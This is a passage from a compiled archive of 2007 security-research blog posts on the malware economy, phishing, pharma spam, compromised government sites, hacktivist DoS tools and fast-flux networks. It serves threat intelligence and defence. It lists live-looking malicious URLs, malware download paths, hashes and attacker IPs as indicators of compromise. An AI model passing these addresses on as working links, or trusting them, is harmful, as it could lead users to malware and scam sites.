5. <http://ddanchev.blogspot.com/2007/09/chinas-cyber-espionage-ambitions.html>

471



Zero Day Vulnerabilities Market Model Gone Wrong (2007-09-30 12:20)

It's one thing to allow legitimate buyers, presumably the affected vendors themselves to [1]bid for a zero day vul-

nerability discovered within their products in order to provide financial incentive for the researcher that discovered the flaw, another to [2]superficially increase the monetary value of a zero day vulnerability taking advantage of its vendor-added exclusiveness, but entirely another to position responsible disclosure as an exclusive courteousness.

Here's [3]a sample letter informing the company within whose products a vulnerability has been found, and yes, the

ultimatum for not releasing it :

" We've discovered an attack against the LinkedIn toolbar. If you are interested in the bug, we would like to give first right of refusal to purchase it. We'd also like to perform a more complete security audit of your products.

We can help make the LinkedIn products more secure," DeMott stated in e-mail sent to LinkedIn on July 10, as viewed by CNET News.com. The e-mail continues: "If you wouldn't like to buy it then we are happy to resell or release as a full disclosure to help prevent security issues arising on end users servers. We strongly believe in keeping users safe.

We are unique in that we give vendors a first chance at the bugs we discover rather than selling to a third-party or releasing publicly. Please find the VDA Labs Value add document attached. If you'd like to buy the bug we will provide working attack code, so that you can verify the bug, before you send the check." VDA set a deadline of July 17 and requested a payment of \$5,000. "

I first mentioned the possibility of having a security researcher [4]blackmail an affected party a long time ago,

however, I never thought it would be a company with serious knowledge in the field that's setting ultimatums,

doubling the requested amount for the vulnerabilities if the vendor delays the response and threatening to release

a PoC in a full disclosure style. [5]Getting paid for getting hacked in reverse order - getting hacked for not paying.

However, the ugly reality goes that what's a zero day for the mainstream media today is last month's zero day

for the underground that's been improving the chances of success of their targeted attacks against a specific com-

pany or an individual. That's of course in the rare cases when malware authors no longer [6]keep it simple, the stupid.

Here's [7]another article on this story. Image courtesy of [8]eEye's Zero Day Tracker.

1. <http://ddanchev.blogspot.com/2007/07/zero-day-vulnerabilities-auction.html>
2. <http://ddanchev.blogspot.com/2007/01/zero-day-vulnerabilities-cash-bubble.html>
3. http://news.zdnet.com/2100-1009_22-6200489.html
4. <http://ddanchev.blogspot.com/2006/03/wheres-my-0day-please.html>
5. http://ddanchev.blogspot.com/2006/03/getting-paid-for-getting-hacked_17.html
6. <http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html>
7. http://www.theregister.co.uk/2007/07/31/fees_for_exploits/

472

8. <http://research.eeye.com/html/alerts/zeroday/index.html>

473



Don't Play Poker on an Infected Table (2007-09-30 18:58)

The scammy [1]Euro VIP Casino is making another round this afternoon and trying to entice the spammed European

users into downloading its software by promising \$400 as a welcome bonus. Needless to say you ought to ignore it.

Here's a [2]full list of the [3]typosquatted domains serving the scams.

Detection rate : Result: 11/32 (34.38 %)

File size: 461341 bytes

MD5: e68763c16f31de340681b2c7c7eb6b0e

SHA1: 6174960cf5a6c503b97c9160f5e6a5babfef96e9

[4]Online gambling is a buzz Internet activity allowing malicious parties to enjoy the "pull effect" by end users who themselves look for and download such applications. In this spamming campaign, however, we have a combination of a "push" approach, segmentation targeting European users, social engineering in the form of a promotion, and typosquatting. The first campaign (SetupCasino.exe) is currently hosted in China (**116.199.136.29**) on a host managing a second online gambling scam campaign impersonating [5]Golden Gate Casino (SmartDownload.exe)

under the following domains **topgamecasino.net**;
superroyalcasino.com; **nlymycasino.cn**;
lookforcasino.cn 1.

<http://www.jamesmiller.com/mtmblog/2006/12/euro-vip-casino.html>

2. <http://www.mooload.com/new/file.php?file=file01/300907/1191171072/euro-vip-casino.txt&s=t>

3.

<http://195.210.38.41:2082/file01/300907/1191171072/euro-vip-casino.txt>

4. <http://www.ft.com/indepth/onlinegambling>

5. <http://www.goldengatecasino.net/>

474

1.10 October

475



Love is a Psychedelic Too (2007-10-01 12:49)

Compared to a previous example of an [1]over-performing image spammer whose efforts to bypass spam filters make

it virtually impossible for someone to fall victim into the [2]pharmaceutical scam, in this example of image spam we

have something very interesting, namely a dynamic subdomain generating spamming host running a proxy server

every time the central campaign URL gets refreshed via an obfuscated javascript. **meds247.org** (216.55.70.170) is the public face of **abetterlevel.org** (221.130.192.17), and here are examples of the "one-time-scams-in-everything"

style subdomains :

cpv9c5pt.abetterlevel.org:8080/cg/viagra.php

ccj70tjcm.abetterlevel.org:8088/cg/viagra.php

fdbtpju.abetterlevel.org:8080/cg/viagra.php

b80cpno.abetterlevel.org:8088/cg/viagra.php

ffh3rj8zn.abetterlevel.org:8088/cg/viagra.php

476



Once accessed, a few minutes later the subdomains either stop responding, or start listening on the second port.

Moreover, all the subdomains generated at **abetterlevel.org** resolve to **radius.tercernivel.com** (200.57.39.20) an indication of an ecosystem operating on three different networks.

1. <http://ddanchev.blogspot.com/2006/06/over-performing-spammer.html>

2. <http://www.uow.edu.au/arts/sts/bmartin/dissent/documents/health/pharmfraud.html>

477



The Dynamics of the Malware Industry - Proprietary Malware Tools (2007-10-02 12:06)

The Underground Economy's Supply of Goods and Services

The demand for private [1]malware tools such as crypters, loaders and droppers is in tact with the supply of such

tools, a market model whose higher profit margins satisfy both the coder of the tool as the seller and the buyer

who's willing to pay a higher price for an undetected malware tool compared to using the publicly available and

therefore with a high detection rate ones. The seller's one-to-many market proposition may generate sales on a

volume basis, but the more people have the malware tool in question, the more commoditized, thus ineffective and

much easier to fall into the hands of an anti virus vendor or a researcher it gets. And so, proprietary malware tools started emerging, ones only a small amount of people have access to. Nowadays, the malware industry is slowly

maturing to a services-oriented economy as the logical evolution from a products-centered one, further accelerating

its dynamics and future growth. What follows once goods and services both mature as a concept? Outsourcing,

which as a matter of fact is already happening.

The Invisible Hand of the Malware Coder

478



The concept of proprietary malware tools is a very interesting one mainly because the coders of the malware tools

are exercising control over the supply and distribution of the malicious goods in order to earn a higher return on

investment, and ensure the customer gets the best product ever, one that must remain undetected for as long as

possible. In respect to the distribution, it's sort of a self-regulation issue mainly because the buyer that spent a

significant amount of money to obtain the latest malware tool will not leak it online and turn it into a commodity. As for the seller, he's ensuring that the tool will be sold to, for instance, five different people, no more and no less, since the perceived value and coder-added exclusiveness will result in a very high profit margin.

[2]The market gets even more dynamic with the possibility for the buyer to exchange the malware tool he obtained

at the over-the-counter market, and by doing so to limit the tool's exclusiveness, risk to have its value come close

to zero if it leaks online, and most interestingly, his actions would have a butterfly effect on the other four people that hypothetically paid a higher profit margin price to obtain it. Given that the seller is interested in a higher profit margin only, he could either increase it and sell it to less than five people thinking that the less people have it the lower the chance it will leak or get exchanged, or if customer satisfaction and long-term relationships matter come

up with a strategy on how to ensure the tools remain exclusive, though educating his customers for instance.

Images of crypters and joiners are samples of currently available proprietary malware tools for sale.

1. <http://seclists.org/fulldisclosure/2007/Aug/0411.html>

2. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>

479



CISRT Serving Malware (2007-10-03 14:20)

The [1]Chinese Internet Security Response Team is reporting that it has found embedded IFRAMES serving malware

within some of its pages. And despite that the blog itself is now clean, [2]Trend Micro are pointing out that the main index is still IFRAME-ed and that the attackers took advantage of the momentum during [3]China's "Golden Week"

holiday.

IFRAMES at the main index lead to :

js.users.51.la/392481.js

51.la/?392481

img.users.51.la/392481.asp

IFRAMES at the blog used to point to :

mms.nmmmn.com/99913.htm

mms.nmmmn.com/30000.htm

mms.nmmmn.com/11122.htm

and **ganbibi.com** - where the twenty password stealers for online games located at **ads.ganbibi.com/100.exe**

to **ads.ganbibi.com/120.exe** in numerical order are still active.

Related posts:

480

[4]Bank of India Serving Malware

[5]U.S Consulate St. Petersburg Serving Malware

[6]Syrian Embassy in London Serving Malware

1. <http://www.cisrt.org/enblog/read.php?172>
2. <http://blog.trendmicro.com/cisrt-under-attack-2agasp2a/>
3. <http://www.canada.com/topics/news/world/story.html?id=99936605-ef45-4f62-9f73-44b466697bd3&k=80756>
4. <http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html>
5. <http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html>
6. <http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html>

481



DIY CAPTCHA Breaking Service (2007-10-03 17:53)

Given that spammers and phishers are already [1]breaking, bypassing our outsourcing their CAPTCHA breaking needs,

the introduction of a DIY ([2]do-it-yourself) model provided confidence in the recognition process is over 80 %, was

inevitable. The CAPTCHA Bot is a good example of a recently released DIY CAPTCHA breaking service where the users

feed their accounts with credits, sets URLs and CAPTCHA's to get recognized. If it were pitched at vendors or anyone

out there maintaining a CAPTCHA as a service it would have been a great idea, trouble is, it would be largely abused in its current form. Let's discuss the incentives model. Are developers of CAPTCHAs interested in improving the security of their CAPTCHAs in the form of contests with financial rewards or job propositions for those who dare to break

them in a contest form? Not necessarily, and fixing vulnerabilities whenever such appear is done in an "on demand"

fashion like we've seen with Vladuz's Ebay CAPTCHA populator. CAPTCHAs at the most popular web services are the

gatekeepers of their online reputation, else, the flood of [3]splogs and malware embedded blogs, as well as spam and

phishing emails coming from free web based email providers may outpace the current model.

1. <http://ddanchev.blogspot.com/2007/09/spammers-and-phishers-breaking-captchas.html>

2. <http://ddanchev.blogspot.com/2007/03/vladuzs-ebay-captcha-populator.html>

3. <http://ddanchev.blogspot.com/2006/11/blogosphere-and-splogs.html>



People's Information Warfare Concept (2007-10-05 11:27)

Malicious Culture of Participation

DoS battle stations operational in the name of the "*[1]Please, input your cause*". Preventing a malware infection in order to limit the possibility for the host to become part of a botnet that will later one *[2]*start a large scale

*[3]*DDoS attack is such a rational thinking that
*[4]*information warriors truly understanding what
*[5]*information war-

fare is all about, tend to undermine. The recently discussed "[6]people's information warfare" concept highlighting China's growing interest in the idea, is a great example of a culture of participation orbiting around hacktivism cause, a culture we've also seen in many other hacktivism tensions in the past, and will continue to see in the future. The entire concept is relying on the fact that the collective bandwidth of people voluntarily "donating" it, is far more efficient from a "malicious economies of scale" perspective, compared to for instance the botnet masters having to create the botnet by infecting users in one way or another. Moreover, empowering an average Internet user with [7]diversified DoS capabilities is directly increasing the nation's asymmetric warfare capabilities in an event of a hacktivism war.

Furthermore, the majority of DoS or DDoS flooding tools have a relatively high detection rate, but when peo-

ple

483



want to use them, they'll simply turn off their anti virus software, the one they use to prevent malware infections,

but in a "people's information warfare" they can go as far as consciously becoming a part of a hacktivism centered botnet. Take this DoS tool featured in the screenshot for instance, it has a high detection rate only if the anti virus software is running, but in situation where a "malicious culture of participation" is the desired outcome it doesn't really matter. Donating their bandwidth and pretending to be malware infected is far more dangerous than botnet

masters acquiring DDoS capability by figuring out how to infect the massess. It's one thing to operate a botnet

and direct it to attack a certain site, and entirely another to be infected with a malware that's DDoS-ing the site, a situation where you become an "awakened and fully conscious zombie host".

484



Examples of the "People's Information Warfare Concept" :

- [8]During the China/U.S hacktivism tensions in 2001 over the death of a Chinese pilot crashing into an AWACS,

- [9]Chinese hacktivists released mail bombers with pre-defined U.S government and military emails to be attacked,

thus taking advantage of the people's information warfare concept

- The release of the Muhammad cartoons had its old-school hacktivism effect, namely [10]mass defacements

of Danish sites courtesy of Muslim hacktivists to achieve a decent [11]PSYOPS effect online and in real-life

- [12]The Israel vs Palestine Cyberwars is a great example of how [13]DIY web site defacement tools were re-

leased from both sides which resulted in a web vulnerabilities audit of the entire web space they were interested in

defacing to spread hacktivism propaganda

- [14]Cyber jihadists taking advantage of the "people's information warfare" concept by syndicating a list of sites to be attacked from a central location, and promoting the use of a Arabic themed DoS tool against "infidel"

supporting sites

- [15]What exactly happened during Russia's and Estonia's hacktivism tensions? The [16]voting poll that is still

available indicates that people believe it was botnet masters with radical nationalism modes of thinking. But judging from the publicly obtainable stats, ICMP often comes in the form of primitive DIY DoS tools compared to [17]the

more advanced attacks for instance. Collectivist societies do not need coordination because they know everyone

485



else will do it one way or another.

Power to the people.

UPDATE:

[18]Turkish hackers target Swedish Web sites - " Hackers in Turkey have attacked more than 5,000 Swedish Web sites in the past week, and at least some of the sabotage appears linked to Muslim anger over a Swedish newspaper drawing

that depicted the Prophet Muhammad's head on a dog's body. Around 1,600 Web sites hosted by server-provider

Proinet and 3,800 sites hosted by another company have been targeted, Proinet spokesman Kjetil Jensen said Sunday.

Jensen said hackers, operating on a Turkish network, at times replaced files on the sites with messages. "

1. <http://www.alexandrasamuel.com/dissertation/pdfs/Samuel-Hacktivism-entire.pdf>
2. <http://ddanchev.blogspot.com/2007/09/storm-worms-ddos-attitude-part-two.html>
3. <http://ddanchev.blogspot.com/2007/09/storm-worms-ddos-attitude.html>
4. <http://www.iwar.org.uk/cip/resources/uk/sld014.htm>
5. <http://www.iwar.org.uk/cip/resources/uk/Doody-Hodges.ppt>
6. <http://ddanchev.blogspot.com/2007/09/chinas-cyber-espionage-ambitions.html>
7. <http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html>
8. <http://news.bbc.co.uk/1/hi/world/americas/1305755.stm>
- 486
9. <http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html>
10. <http://ddanchev.blogspot.com/2006/02/hacktivism-tensions.html>
11. <http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html>
12. http://www.securitymanagement.com/library/Israeli_pales04

[01.pdf](#)

13. <http://ddanchev.blogspot.com/2006/07/hacktivism-tensions-israel-vs.html>

14. <http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html>

15. <http://ddanchev.blogspot.com/2007/08/your-point-of-view-requested.html>

16. <http://www.imedialearn.com/mediapoll/poll.php?code=f1156c39d3c972139c62bc91c17e2c53>

17. <http://ddanchev.blogspot.com/2007/05/ddos-on-demand-vs-ddos-extortion.html>

18. http://www.boston.com/news/world/europe/articles/2007/10/08/turkish_hackers_target_swedish_web_sites/

487



Assessing a Rock Phish Campaign (2007-10-08 15:12)

The majority of [1]Rock Phish campaigns usually [2]take advantage of [3]a single domain that's hosting numerous

different phishing scams targeting different financial organizations. However, another trend is slowly emerging and

that is the development of phishing domain farms, either taking advantage of a shared hosting as you can see in the

graph on the left, or fast-fluxing the campaigns to [4]increase the average time a phishing site remains online. Here's the interesting part acting as proof on the [5]emerging trend of so called [6]malicious economies of scale, and also, showcasing Rock Phish's efficiency vs security trade off due to the centralization of the campaign on a single IP only. In this campaign we see a single IP ([7]200.77.213.15) hosting [8]38 rock phish domains, that on the other hand in a

typical Rock Phish style host multiple phishing pages targeting different companies.

Meanwhile, there's still a lot of confusion going on about what exactly Rock Phish is, and as you can see in this article, it's [9]wrongly implied that it's some sort of a phisher's group :

" Nobody knows exactly who or what Rock Phish are - whether it's one person or a group of people - but security researchers believe Rock Phish is behind as many as half of all phishing attacks on the Web. Fast flux is a method by 488



which a domain name that phishers use has multiple IP addresses assigned to it. The phishers switch those domains quickly between the addresses so that it's not as easy to find or shut down the phishing sites. "

[10]and another one :

" Of particular concern is an increase in "rock phishing," originated by the Rock Phish Gang based in Eastern Europe.

Rock phishers use stolen information to register and rapidly cycle through domain names and IP addresses. They

obscure their origin with botnets, which automate unwitting consumers' computers to send out spam. "

In reality, [11]Rock Phish is a script taking advantage of the now commoditized phishing pages of each and every

web property and company that is a potential victim, hosted on a single domain in order to achieve efficiency. Once

the script and the phishing pages are in the wild, the entry barriers into phishing scams become significantly lower

allowing novice phishers to easily launch what used to a professional phishing campaign much easier than ever.

[12]Why give the kid a phish, when you can teach them to phish?

1. <http://ddanchev.blogspot.com/2007/09/209-host-locked.html>

2. <http://ddanchev.blogspot.com/2007/07/confirm-your-gullibility.html>

489

3. <http://ddanchev.blogspot.com/2007/09/paypal-and-ebay-phishing-domains.html>

4. <http://ddanchev.blogspot.com/2007/07/average-online-time-for-phishing-sites.html>

5. <http://ddanchev.blogspot.com/2007/09/diy-phishing-kit-goes-20.html>

6. <http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html>

7. http://www.mooload.com/new/file.php?file=file01/081007/1191850172/rock_phish_domains.txt&s=t
8. http://195.210.38.41:2082/file01/081007/1191850172/rock_phish_domains.txt
9. http://www.infoworld.com/article/07/10/04/Rock-Phish-using-fast-flux-phishing-attacks_1.html
10. <http://www.redherring.com/Home/22604>
11. <http://www.dslreports.com/forum/r18762644-Rock-phish-information-continued~start=60>
12. <http://securitymike.blogspot.com/2007/10/teaching-how-to-phish.html>

490



Incentives Model for Pharmaceutical Scams (2007-10-10 13:17)

Sometimes, it's unbelievable how easy is in fact to social engineer people on their way to "make a deal" online, especially when buying pharmaceuticals online. Let's discuss organized pharmaceutical scams the way I perceive

them, which like phishing also aim at reaching the efficiency level.

It's a public secret that Amazon.com's success in terms of sustained profitability has to do with their affiliation

based model, namely "let the others do the sale for you". Pharmaceutical scammers have been anticipating this model for quite some now, a model where the pharma masters forward the processes of [1]collecting potential

customers ([2]emails harvesting), contacting them and letting them know of how cheap their pharmaceutical are

([3]spamming), enticing them to initiate a transaction with a fancy and professionally looking like site (freely available pharmaceutical web site templates) to those who become part of an affiliate network like the one you can see in the

screenshot.

491

Pharmaceutical scammers have their own fast-flux networks of constantly changing domain and IP addresses, shared hosting of multiple scams in different segments. Remember [4]meds247.org? It's still up and running but the javascript obfuscation I reviewed before is now pointing to web server's directory whose main index hosts a p0rn site - center4cares.com , so you have a p0rn site that's hosting viagra propositions - "insightful". Moreover, pharmaceutical scam campaigns are also known to use free web space providers as doorway pages [5]in the form of redirectors. For

instance, the most recent spamming campaign promoting a Canadian Pharmacy scam located at **rxlovecaptain.com**,

is taking advantage of the already established trusted brand of Geocities to redirect the scammers users to the main

page :

geocities.com/MorganLogan82

geocities.com/AishaDeleon78

geocities.com/CarsonNguyen93

If efficiency truly matters from a scammer's perspective, we may soon witness actual DIY marketing packages with

templates, "collection of potential customers", and a list of services to use when "contacting them". Now, if the pharma masters want to diversify as well, they can [6]vertically integrate by owning or renting the spamming services themselves, something I haven't come across to - yet.

1. <http://ddanchev.blogspot.com/2007/01/inside-email-harvesters-configuration.html>
2. <http://ddanchev.blogspot.com/2006/09/email-spam-harvesting-statistics.html>
3. <http://ddanchev.blogspot.com/2007/05/msn-spamming-bot.html>
4. <http://ddanchev.blogspot.com/2007/10/love-is-psychedelic-too.html>
5. <http://www.websense.com/securitylabs/blog/blog.php?BlogID=149>
6. http://en.wikipedia.org/wiki/Vertical_integration

492



Compromised Sites Serving Malware and Spam (2007-10-10 15:28)

Wish it was the average .cn domain I'm referring to, in this case it's the web sites of three U.S towns, namely the

City of Chetek, Winsonsin, the **City of Somerset**, Texas and **Town of Norwood**, Massachusetts, who are [1]the latest victims of [2]embedded malware and [3]blackhat SEO injected within their juicy from a blackhat SEO perspective

.gov tld extensions.

Apparently, malicious parties managed to compromise City of Chetek's official site and created several subdomains

with URLs consisting of spam redirecting to the downloader's page :

st-3.x.cityofchetek-wi.gov/porn/st3/502.html

st-3.x.cityofchetek-wi.gov/porn/st3/537.html

st-2.x.cityofchetek-wi.gov/porn/st2/322.html

2k.x.cityofchetek-wi.gov/porn/2k-003/1618.html

493



st-2.x.cityofchetek-wi.gov/porn/st2/409.html

The following URLs redirect to the downloader :
freeclipoftheday.com/movie1.php?id=4154 &n=teens &border=FFFFFF &bgcolor=000000

Detection rate : Result: 9/32 (28.13 %)

File size : 75771 bytes

MD5 : a74b09c7e6ca828ec0382c4f4f234bac

SHA1 : 2861a4215dd2a579afe1e30372e05d2ea00223f2

City of Somerset, Texas official site is also embedded with the same blackhat SEO content structure, which leads me

to the conclusion that these two are related :

2k.x.somersettx.gov/porn/2k-004/156.html

2k.x.somersettx.gov/porn/2k-004/313.html

2k.x.somersettx.gov/porn/2k-004/829.html

2k.x.somersettx.gov/porn/2k-004/830.html

st-5.x.somersettx.gov/porn/st5/103.html

494



Town of Norwood, Massachusetts :

sql.norwood-ma.gov/libraries/transformations/.dir/132/valium-cost.html

ldap.norwood-ma.gov/htdocs/js/.dir/12/valium-online-order.html

Several more high profile sites hosting such scams I came across to yesterday are NASA's Worldwind, and the

State of New Jersey that used to historically host such pages :

issues.worldwind.arc.nasa.gov/secure/attachment/10781/Buy-Valium.html

issues.worldwind.arc.nasa.gov/secure/attachment/10800/Valium.html

issues.worldwind.arc.nasa.gov/secure/attachment/10791/Panasonic-Ringtone.html

nj.gov/education/voc/9/2007/

nj.gov/education/voc/9/2007/viagra/viagra-online.html

nj.gov/education/voc/9/2007/zoloft/buy-zoloft-online.html

nj.gov/education/voc/9/2007/tramadol/discount-tramadol.html

Moreover, during the last week, another pack of sites were also reported to serve malware, spam, and blackhat SEO

pages on their servers :

[4]Collateral Damage: CA County Site Redirects to Porn, Countermeasure Causes Major Hassle

[5]Arizona Government University Site: Hacked!

495

[6]Calipornication... Again

[7]Bank of Ghana, others, compromised

[8]Brookhaven National Labs hacked, serving porn

Just yesterday for instance, F-Secure discovered [9]a phishing page hosted at India's Police Academy site, and

Sunbelt pointed out that **Beer.ch** [10]got IFRAME-ed with the following URLs belonging to the Russian Business

Network who also IFRAME-ed Bank of India once :

81.95.149.74/1/index.php

81.95.149.74/22/index.php

How is all this happening? In both, automated, and sometimes targeted way, where [11]automated stands for remote

file inclusion through botnets.

I sure know all the pharmaceutical blockbusters now.

Related posts:

[12]Bank of India Serving Malware

[13]U.S Consulate in St.Petersburg Serving Malware

[14]Syrian Embassy in London Serving Malware

[15]CISRT Serving Malware

[16]Attack of the SEO Bots on the .EDU Domain

[17]Malicious Keywords Advertising

1. <http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html>

2. <http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html>

3. <http://ddanchev.blogspot.com/2007/09/examples-of-search-engine-spam.html>

4. <http://blog.trendmicro.com/collateral-damage3a-ca-county-site-redirects-to-porn2c-countermeasure-causes-m>

[ajor-hassle/](#)

5. <http://blog.trendmicro.com/arizona-government-university-site3a-hacked21/>
6. <http://blog.trendmicro.com/calipornication-again/>
7. <http://sunbeltblog.blogspot.com/2007/10/bank-of-ghana-others-compromised.html>
8. <http://sunbeltblog.blogspot.com/2007/10/brookhaven-national-labs-hacked-serving.html>
9. <http://www.f-secure.com/weblog/archives/00001289.html>
10. <http://sunbeltblog.blogspot.com/2007/10/nothing-is-scared-beer-site-hacked.html>
11. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>
12. <http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html>
13. <http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html>
14. <http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html>
15. <http://ddanchev.blogspot.com/2007/10/cisrt-serving-malware.html>
16. <http://ddanchev.blogspot.com/2007/01/attack-of-seo-bots-on-edu-domain.html>
17. <http://ddanchev.blogspot.com/2007/04/malicious-keywords-advertising.html>

2	59.149.47.103	059149047103.ctinets.com	considerjust.cn
3	60.62.220.214	60-62-220-214.rev.home.ne.jp	considerjust.cn
4	61.18.60.83	cm61-18-60-83.hkcable.com.hk	considerjust.cn
5	61.225.7.10	61-225-7-10.dynamic.hinet.net	considerjust.cn
6	78.94.10.107	jp-78-94-10-107.PH-1211F-B5R64K-01.ish.de	considerjust.cn
7	121.137.164.154		considerjust.cn
8	123.217.149.149	p3149-ipad303funabasi.chiba.ocn.ne.jp	considerjust.cn
9	123.220.66.58	p1058-ipbf1807hodogaya.kanagawa.ocn.ne.jp	considerjust.cn
10	124.8.198.194	124-8-198-194.dynamic.tfn.net.tw	considerjust.cn
11	202.162.138.232	138.232.hinocatv.ne.jp	considerjust.cn
12	210.147.46.11	FLA1Aau011.szo.mesh.ad.jp	considerjust.cn
13	221.126.10.48		considerjust.cn
14	221.127.143.25		considerjust.cn
15	221.127.146.47		considerjust.cn
16	221.127.175.207		considerjust.cn

1	59.149.47.103	059149047103.ctinets.com	pageagainst.cn
17	60.62.220.214	60-62-220-214.rev.home.ne.jp	pageagainst.cn
18	61.18.60.83	cm61-18-60-83.hkcable.com.hk	pageagainst.cn
19	61.225.7.10	61-225-7-10.dynamic.hinet.net	pageagainst.cn
20	78.94.10.107	jp-78-94-10-107.PH-1211F-B5R64K-01.ish.de	pageagainst.cn
21	121.137.164.154		pageagainst.cn
22	123.217.149.149	p3149-ipad303funabasi.chiba.ocn.ne.jp	pageagainst.cn
23	123.220.66.58	p1058-ipbf1807hodogaya.kanagawa.ocn.ne.jp	pageagainst.cn
24	124.8.198.194	124-8-198-194.dynamic.tfn.net.tw	pageagainst.cn
25	202.162.138.232	138.232.hinocatv.ne.jp	pageagainst.cn
26	210.147.46.11	FLA1Aau011.szo.mesh.ad.jp	pageagainst.cn
27	221.126.10.48		pageagainst.cn
28	221.127.143.25		pageagainst.cn
29	221.127.146.47		pageagainst.cn
30	221.127.175.207		pageagainst.cn

Fast-Flux Spam and Scams Increasing (2007-10-11 17:34)

As I pointed out in my last series of posts assessing pharmaceutical scams and phishing campaigns, both, [1]botnet

masters, [2]pharma masters, and [3]rock phishers, are starting to take advantage of fast-flux networks to make it

harder to trace back and shut down their operations. Here's [4]a related article on the topic :

" With fast-flux, spammers continually change the URL in the e-mail to counter filtering efforts. The constant change requires a corresponding defense that recognizes those changes as they occur, Red Condor officials said. Fast-flux botnets turn IP addresses against anti-spammers. Using a large number of servers, fast-flux DNS uses a compromised PC as a proxy, frustrating investigators. In its September intelligence report, MessageLabs counted fast-flux DNS

techniques as one of the key reasons botnets are hard to shut down. The MySpace worm that compromised thousands of MySpace users' sites earlier this year utilized fast-flux techniques. "

Let's showcase this emerging trend. Take for instance some recently spammed .cn domains such as **considerjust.cn**

and **pageagainst.cn** advertising a Canadian Pharmacy scam. The domains have an allocated space of IPs to rotate on each and every request to them, something you can easily verify by pinging them and see how their IPs change on

every new ping in coordination with the allocated IP table you can see in the screenshot. It gets even more

499




[9]comproper.com

500

